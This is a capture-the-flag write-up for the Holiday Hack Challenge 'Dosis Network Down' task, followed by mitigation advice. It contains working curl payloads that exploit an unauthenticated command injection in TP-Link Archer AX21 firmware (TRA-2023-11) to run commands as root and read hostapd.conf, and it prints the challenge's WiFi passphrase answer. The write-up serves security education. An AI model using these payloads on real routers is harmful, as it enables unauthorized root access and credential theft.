Dosis Network Down
Drop by JJ's 24-7 for a network rescue and help restore the holiday cheer. What is the WiFi password found in the router's config?
Dosis Network Down
Difficulty: ❄ ❄ ❄ ❄ ❄
Drop by JJ’s 24-7 for a network rescue and help restore the holiday cheer. What is the WiFi password found in the router’s config?
Hints
Version
I can’t believe nobody created a backup account on our main router…the only thing I can think of is to check the version number of the router to see if there are any…ways around it…
UCI
You know…if my memory serves me correctly…there was a lot of fuss going on about a UCI (I forgot the exact term…) for that router.
Solution
Upon accessing the URL https://dosis-network-down.holidayhackchallenge.com/, I observed a landing page displaying the router model and firmware version: 
Searching for known vulnerabilities associated with this specific model and firmware, I discovered Tenable Research Advisory TRA-2023-11. This advisory details an unauthenticated command injection vulnerability affecting the TP-Link Archer AX21 (AX1800).
I confirmed the command injection by executing a payload via curl. Interestingly, the exploit flow required sending the request twice as the first request executes the command, and the subsequent request retrieves the output:
1
2
3
4
thedead@maccos 2025-14-Dosis-Network-Down % curl 'https://dosis-network-down.holidayhackchallenge.com/cgi-bin/luci/;stok=/locale?form=country' -d 'operation=write&country=$(id)'
OK%
thedead@maccos 2025-14-Dosis-Network-Down % curl 'https://dosis-network-down.holidayhackchallenge.com/cgi-bin/luci/;stok=/locale?form=country' -d 'operation=write&country=$(id)'
uid=0(root) gid=0(root) groups=0(root)
The presence of luci in the URL path strongly suggested the router was running a firmware based on OpenWrt (which uses the LuCI web interface). Assuming a standard OpenWrt file structure, I decided to target /etc/hostapd.conf, a common location for wireless access point configuration files.
I injected a cat command to read the file:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
thedead@maccos 2025-14-Dosis-Network-Down % curl 'https://dosis-network-down.holidayhackchallenge.com/cgi-bin/luci/;stok=/locale?form=country' -d 'operation=write&country=$(cat etc/hostapd.conf)'
OK%
thedead@maccos 2025-14-Dosis-Network-Down % curl 'https://dosis-network-down.holidayhackchallenge.com/cgi-bin/luci/;stok=/locale?form=country' -d 'operation=write&country=$(cat etc/hostapd.conf)'
# DOSIS-Link AX1800 Web Interface Configuration

interface=default_radio0
driver=nl80211
ssid=DOSIS-247_2.4G
hw_mode=g
channel=6
wmm_enabled=1
macaddr_acl=0
auth_algs=1
ignore_broadcast_ssid=0
wpa=2
wpa_passphrase=SprinklesAndPackets2025!
wpa_key_mgmt=WPA-PSK
wpa_pairwise=TKIP
rsn_pairwise=CCMP
country_code=US
ieee80211n=1
ht_capab=[HT40][SHORT-GI-20][SHORT-GI-40]
The output revealed the wpa_passphrase successfully. The solution for the challenge is SprinklesAndPackets2025!.
Dissecting the attack
graph TD
    subgraph Recon [1. Discovery]
        A["Service Identification
        (LuCI Interface / OpenWrt)"]
        B["Vulnerability Mapping
        (Known RCE in 'locale' Endpoint)"]
    end

    subgraph Exploitation [2. Exploitation]
        C["OS Command Injection
        (Payload in 'country' JSON param)"]
        D["Remote Code Execution
        (Execute 'cat /etc/hostapd.conf')"]
    end

    subgraph Action [3. Action on Objectives]
        E["Information Disclosure
        (Read Cleartext WiFi Password)"]
    end

    %% Flow Connections
    A -->|Identify Firmware| B
    B -->|Craft Payload| C
    C -->|Bypass Auth| D
    D -->|Read File| E

    %% Styling
    style A fill:#7f1d1d,stroke:#ef4444,stroke-width:2px,color:#fff
    style B fill:#9a3412,stroke:#f97316,stroke-width:2px,color:#fff
    style C fill:#7f1d1d,stroke:#ef4444,stroke-width:2px,color:#fff
    style D fill:#7f1d1d,stroke:#ef4444,stroke-width:2px,color:#fff
    style E fill:#9a3412,stroke:#f97316,stroke-width:2px,color:#fff
| Phase | Vulnerability (CWE) | Mitigation |
|---|---|---|
| 1. Exploitation | CWE-78 Improper Neutralization of Special Elements used in an OS Command (Command Injection) | Input Validation (Avoid Shell Execution / Sanitize Input) |
| 2. Disclosure | CWE-312 Cleartext Storage of Sensitive Information (WiFi Password in Config) | Data Protection (File Permissions / Encryption) |
Mitigation via Patching (CWE-78)
Vulnerability: The router’s web interface (LuCI) contains a logic flaw that passes user input directly to a system shell. This is a software defect in the firmware provided by the vendor.
Fix: Implement a rigorous Patch Management lifecycle. For external hardware appliances, administrators rarely modify the source code directly. Instead, security relies on the vendor’s ability to release timely firmware updates.
Strategy:
- Inventory: Maintain an active inventory of firmware versions.
- Monitor: Subscribe to vendor security bulletins (e.g., OpenWrt Security Advisories).
- Apply: Decommission devices that have reached End-of-Life (EOL) and no longer receive security patches.
Impact: Eliminates the root cause of the RCE. By applying the vendor patch, the input validation logic is updated to reject malicious shell characters, neutralizing the attack vector completely.
Mitigation via Hardware Selection (CWE-312)
Vulnerability: The WiFi password was stored in cleartext in /etc/hostapd.conf. This is typical for consumer-grade hardware where the filesystem resides on a simple flash chip. If the OS is compromised (as it was here), or if the flash chip is physically desoldered, the secrets are exposed.
Fix: Prioritize Secure Hardware Selection. Choose enterprise-grade appliances that utilize a Trusted Platform Module (TPM) or a Secure Enclave (TEE).
Secure Architecture:
- Encryption at Rest: The configuration filesystem should be encrypted, with the decryption key sealed in the TPM.
- Key Storage: Sensitive keys (like WiFi PSKs) should not sit in a text file. They should be loaded directly into the wireless chipset’s secure memory or managed via a hardware-backed keystore that does not allow export to the userland OS.
Impact: Even if an attacker achieves RCE, they cannot simply cat a file to retrieve the credentials because the secrets are isolated in hardware or encrypted at rest.